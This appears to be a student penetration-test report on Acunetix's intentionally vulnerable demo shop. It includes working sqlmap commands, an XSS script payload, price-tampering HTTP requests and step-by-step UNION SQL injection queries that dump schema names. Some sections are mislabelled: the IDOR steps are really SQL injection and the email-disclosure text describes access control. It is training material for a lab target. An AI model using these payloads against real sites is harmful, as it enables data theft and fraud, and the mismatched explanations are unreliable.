

Report on test website

Team: 10.2

1. SQL Injection

Vulnerability Name: SQL Injection

CWE - 89: Improper Neutralization of Special Elements used in an SQL Command

OWASP Category: A03:2021 - Injection

Description:

SQL Injection is a type of security vulnerability that occurs when untrusted data is inserted into SQL queries without proper validation or sanitization. Attackers exploit this vulnerability by inserting malicious SQL statements into the input fields of an application, manipulating the database query to perform unauthorized actions or retrieve sensitive data. This can lead to the exposure of confidential information, unauthorized access to the database, data manipulation, and in some cases, the complete takeover of the application or the underlying server.

Business Impact:



1. Data Breaches: Broken Access Control can lead to unauthorized access to sensitivedata, resulting in data breaches. This can damage the reputation of the business and result in legal consequences, especially if the data belongs to customers or partners.
2. Financial Loss: Unauthorized access can lead to financial losses, such as theft ofintellectual property, loss of sensitive financial information, or fraudulent transactions.

Vulnerability Path : <http://testphp.vulnweb.com/listproducts.php?cat=1>

Sqlmap injection :

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --columns
```



2. Cross-site Scripting

Vulnerability Name: Cross-site Scripting(Self)

CWE - 79,80,116,159

OWASP Category : A03:2021 – Injection

Description:

Cross-Site Scripting (XSS) is a type of security vulnerability typically found in web applications. In the case of Cross-site Scripting (Self), the vulnerability allows an attacker to inject malicious scripts directly into the web application, which are then executed in the context of the user's browser. This means that the attacker can essentially hijack the user's session, manipulate web page content, or redirect the user to malicious sites.

The vulnerability arises due to a lack of proper validation and sanitization of user input on the web application's side. Attackers exploit this weakness by injecting scripts, usually in the form of HTML or JavaScript, into the application, which is then unknowingly executed by other users.

Business Impacts:


1. **Data Theft:** Attackers can use XSS to steal sensitive user data such as login credentials, session tokens, or other personal information.
2. **Website Defacement:** Malicious scripts can modify the content of the web pages, leading to a negative impact on the company's reputation and brand image.
3. **Phishing Attacks:** XSS vulnerabilities can be exploited to redirect users to fake or malicious websites designed to steal sensitive information.

Vulnerability Path : <http://testphp.vulnweb.com/>

Vulnerability Parameter : <http://testphp.vulnweb.com/search.php?test=query>

Steps:

1. Go to the search section in the website
2. then type the script `<script>alert("You are hacked")</script>`
3. then an alert will be displayed from the server side



3. Cross-domain referral leakage

Vulnerability Name: Cross-domain referral leakage

CWE - 200 : Information Exposure

OWASP Category : A01:2021 - Broken Access Control

Description:

Cross-domain referral leakage typically transpires when a web application fails to adequately restrict the data it shares with external domains or websites. This can happen due to lax implementation of security protocols, leading to the exposure of sensitive user data, such as authentication tokens, session IDs, or other critical information, to unauthorized third parties.

Business Impact:

The consequences of cross-domain referral leakage can be far-reaching and detrimental for both users and the organization managing the vulnerable application. The potential business impacts include, but are not limited to:

1. Data breaches: Exposure of sensitive data can pave the way for unauthorized access to user accounts, potentially leading to data breaches and violations of user privacy.
2. Reputational damage: Any data breach resulting from cross-domain referral leakage can severely tarnish the organization's reputation, eroding customer trust and potentially leading to reduced revenue and market share.
3. Legal consequences: Non-compliance with data protection regulations, as a result of the exposure of sensitive information, can trigger legal repercussions and financial penalties for the organization.


Issue detail

The page was loaded from a URL containing a query string:


- <http://testphp.vulnweb.com/listproducts.php>

The response contains the following links to other domains:

- <http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab>
- <http://www.acunetix.com/>
- <https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/>
- <https://www.acunetix.com/vulnerability-scanner/>
- <https://www.acunetix.com/vulnerability-scanner/php-security-scanner/>
- <http://www.electasy.com/Fractal-Explorer/index.htm>




1. When we click on acunetix icon it redirects to <http://www.acunetix.com/>



2. when we click on the below link it redirects to <https://www.acunetix.com/vulnerability-scanner/>

for Acunetix Web Vulnerability Scanner



Issue remediation

Applications should never transmit any sensitive information within the URL query string. In addition to being leaked in the Referer header, such information may be logged in various locations and may be visible on-screen to untrusted parties. If placing sensitive information in the URL is unavoidable, consider using the Referer-Policy HTTP header to reduce the chance of it being disclosed to third parties.

4. Directory Index

Vulnerability Name: Directory Index

CWE - 548 : Exposure of Information Through Directory Listing

OWASP Category : A05:2021 – Security Misconfiguration

Description:

Directory Indexing is a web server feature that allows the contents of a directory to be displayed when there is no index file (such as index.html or index.php) present in that directory. When directory indexing is enabled, it can potentially expose sensitive information about the directory structure and the files it contains to users or attackers who can access the directory. This vulnerability can be exploited by malicious actors together information about the file system structure, identify potential targets for further attacks, and potentially retrieve sensitive files that were not meant to be publicly accessible.

Business Impact:

The exposure of directory listings can lead to various business impacts and security risks, including:



1. **Information Leakage:** The exposed directory listings can inadvertently reveal the internal structure of the web application or website, which can include sensitive information such as file names, directory paths, and potentially confidential data.
2. **Targeted Attacks:** Attackers can use the information obtained from directory listings to identify potential vulnerabilities in the web application or to craft more sophisticated attacks, such as directory traversal attacks or brute force attacks on specific files or directories.
3. **Data Breach:** If sensitive files or data are exposed through directory listings, it can lead to unauthorized access and potential data breaches, resulting in the loss of sensitive information, intellectual property, or customer data.

We can access some website directories by the following

<http://testphp.vulnweb.com/Flash/>

<http://testphp.vulnweb.com/CVS/>

<http://testphp.vulnweb.com/.idea/>



5. Email addresses disclosed

Vulnerability Name: Email addresses disclosed

CWE - 200 : Information exposure

OWASP Category : A01:2021 - Broken Access Control

Description :

Broken Access Control refers to the failure of a web application to enforce restrictions on what authenticated users are allowed to do. This could mean that users can perform certain actions that they shouldn't have access to, such as viewing sensitive files, modifying other users' data, or changing access rights. It can occur due to various reasons, including incorrect configuration settings, improper session management, or lack of proper access control checks within the application.

Business Impact:

1. Data Breaches: Broken Access Control can lead to unauthorized access to sensitive data, resulting in data breaches. This can damage the reputation of the business and result in legal consequences, especially if the data belongs to customers or partners.
2. Financial Loss: Unauthorized access can lead to financial losses, such as theft of intellectual property, loss of sensitive financial information, or fraudulent transactions.

Vulnerability Path : <https://testphp.vulnweb.com/>

There are 4 instances of this issue:

- /
- /categories.php
- /guestbook.php
- /listproducts.php

6. Web Parameter Tampering

Vulnerability Name: Web Parameter Tampering using Man-in-the-middle attack

CWE – 472: External Control of Assumed-Immutable Web Parameter

OWASP Category : A01:2021 - Broken Access Control

Description:

The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.

This attack can be performed by a malicious user who wants to exploit the application for their own benefit, or an attacker who wishes to attack a third-person using a Man-in-the-middle attack. The attack success depends on integrity and logic validation mechanism errors, and its exploitation can result in other consequences including XSS, SQL Injection, file inclusion, and path disclosure attacks.

Business Impact:

It enables threat actors to modify data application like user credentials, user permissions and the number, quantity or price of products listed on website.

Financial Loss: Businesses can suffer substantial financial losses due to data tampering. For example, tampering with financial records can result in inaccurate reporting and decision-making, leading to costly errors.

Steps:

1. Intercept the request
2. Change the amount and then forward the modified attack
3. Turn the intercept off, the price for the item is changed in the website while adding to the cart, thus the attack is successful

1 Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.10.1.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

intercept HTTP history WebSockets history Proxy settings

Request to http://testphp.vulnweb.com:80 [64ff9b:0:0:0:2ce4f903]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

1 POST /cart.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 19
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/product.php?pic=1
12 Cookie: login=test12test
13 Upgrade-Insecure-Requests: 1
14
15 price=500&addcart=1

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 12

Product id Title Artist Category Price

1 The shore r4w8173 Posters \$500

delete

Total: \$500

place a command for these items

1 Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.10.1.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x 4 x 5 x +

Send Cancel < >

Request

1 POST /cart.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/product.php?pic=1
12 Cookie: login=test12test
13 Upgrade-Insecure-Requests: 1
14
15 price=10&addcart=1

Response

1 <div>
2 The shore
3 </td>
4 <td>
5
6 r4w8173
7
8 </td>
9 <td>
10
11 Posters
12
13 </td>
14 <td>
15
16 delete
17
18 </td>
19 </tr>
20 </table>
21 </div>
22 <div class='story'>
23 <div align='right'>
24 Total: \$810
25 </div>
26 </div>
27 <form name='getstuff' method='POST' action='sendcommand.php'>

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 12
Response headers 6

Product id	Title	Artist	Category	Price	
2	Mistery	r4w8173	Posters	\$800	delete
1	The shore	r4w8173	Posters	\$10	delete

Total: \$810

place a command for these items

The image shows a web application interface on the left and a Burp Suite network traffic analysis on the right.

Web Application Interface:

- URL: `testphp.vulnweb.com/cart.php`
- Page Title: **acunetix acuart**
- Navigation: home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test
- Search: search art [input] go
- Product List:

Product id	Title	Artist	Category	Price	
3	The universe	r4w8173	Posters	\$9	delete
- Total: \$9
- Input field: place a command for these items
- Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Burp Suite Network Traffic Analysis:

- Target: `http://testphp.vulnweb.com`
- Request:


```
POST /cart.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/product.php?pic=3
Cookie: login=test;Pw=test
Upgrade-Insecure-Requests: 1
price=$10&addcart=3
```
- Response:


```
</td>
<td>
<a href='
artists.php?ar
tist=1'>
r4w8173
</a>
</td>
<td>
<a href='
listproducts.p
hp?cat=1'>
Posters
</a>
</td>
</tr>
<tr>
<td>
<a href='
cart.php?del=3
'>
delete
</a>
</td>
</tr>
</table>
<div class='story'>
<h3 align='right'>
Total: $9
</h3>
</div>
<form name='getstuff'
method='POST' action='
sendcommand.php'>
<input type='hidden'
value='
d092f0db451dd4b4b4d
```

7. IDOR

Vulnerability Name: Insecure Direct Object Reference (IDOR)

CWE – 639: Authorization Bypass Through User-Controlled Key

OWASP Category: A01:2021 - Broken Access Control

Description:



Insecure Direct Object Reference (IDOR) is a vulnerability that arises when attackers can access or modify objects by manipulating identifiers used in a web application's URLs or parameters. It occurs due to missing access control checks, which fail to verify whether a user should be allowed to access specific data.

Business Impact:

This can lead to disclosure of sensitive information. Sometimes the attack can be used to modify data like manipulating parameters in an HTTP POST request. IDOR can also be abused to impact the availability of resources as unauthorized person has access to database and files.

Steps:

1. Find the query that responds in url, and find parameter in the site
2. Inject single quote or double quote in the end of the parameter . If you get a error in the target website, there are chances where the website has a sql injection vulnerability
3. We need to find the number of column in the site , to do that , we will use a special query "order by {num}"
4. Find the range of the column by typing numbers like 5 , 10 , 15 , 20 One by one .
5. If you managed to find the number of column , you need to find the number of vulnerable columns among those number . You should try another query for finding vulnerable columns. "union select {number of columns separated with comma} --"
6. If you manage to find the vulnerable column numbers , you can inject the malicious query by replacing the vulnerable column number(from the link) with the malicious query .
Step : 6 To get the tables name , the following query should be typed . "union select 1,2,3,4,5,6,table_name,8,9,10,11 from information_schema.tables where table_schema=database()--"
7. To get the columns name from a specific table , the following query should be typed .
"union select 1,2,3,4,5,6,column_name,8,9,10,11 from information_schema.columns where table_name='{table_name}' --" The {table_name} should be replaced with the suitable table name you want.
8. To get the Multiple Data from a specific column , the following query should be typed .
"union select 1,2,3,4,5,6,group_concat({file1},{file2},{file3}),8,9,10,11 from {column_name} --"
To get Single Data from a specific column , the following query should be typed. "union select 1,2,3,4,5,6,{data},8,9,10,11 from {column_name} --"



7

2

Painted by: 9

comment on this picture

testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,table_name,8,9,10,11 from information_schema.tables where table_schema=database()--

acuart

2

Painted by: 9

comment on this picture

testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,column_name,8,9,10,11 from information_schema.columns where table_name='users'--


artists

2

Painted by: 9

comment on this picture

guestbook

2

Painted by: 9

comment on this picture


carts

2

Painted by: 9

comment on this picture

pictures

2

Painted by: 9

comment on this picture


categ

2

